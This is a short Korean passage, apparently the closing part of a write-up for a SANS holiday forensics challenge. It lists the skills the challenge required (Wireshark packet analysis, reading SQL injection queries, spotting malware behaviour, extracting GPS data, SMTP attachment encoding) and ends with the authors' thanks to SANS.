2. Packet 분석 능력 : 모든 증거는 Packet Capture File 에 의해서 나오기 때문에 기본적인 Wireshark Tool 숙련도와 packet 분석 능력이 필요한 것으로 판단됩니다.
3. SQL Query 분석 능력 : 해당 공격은 SQL Injection 으로 우선 준비과정을 거치게 됩니다. 이를 해석할 줄 알아야 모든 정황을 쉽게 이해 할 수 있습니다.
4. 악성코드 판별 능력 : 이를 모른다면 뜬금 없이 Grandma 가 왜 저러한 동작을 수행하는 Packet 이 보이는지, 왜 IP 까 Rudolph 가 송신자로 되어 있는지에 대해 혼란을 하게 될 것입니다.
5. GPS 정보 추출 능력 : Evidence.jpg 의 지점과, Grandma 가 insert 한 지점의 동일성을 확인하기 위해서 필요합니다.
6. SMTP 파일 지식 : SMTP 파일에서 첨부파일은 어떻게 Encoding 이 되는지에 대한 능력이 요구 됩니다.(꼭 필요하지는 않습니다.)

마지막으로 저희 솔로 2명의 크리스마스를 헛되게 보내지 않게 해준 SANS 여러분들에게 진심으로 감사를 표하면서, 만약 저희가 우승을 한다면 한국어로 번역해서 책을 주신다면 매우 감사 드리겠습니다 +_+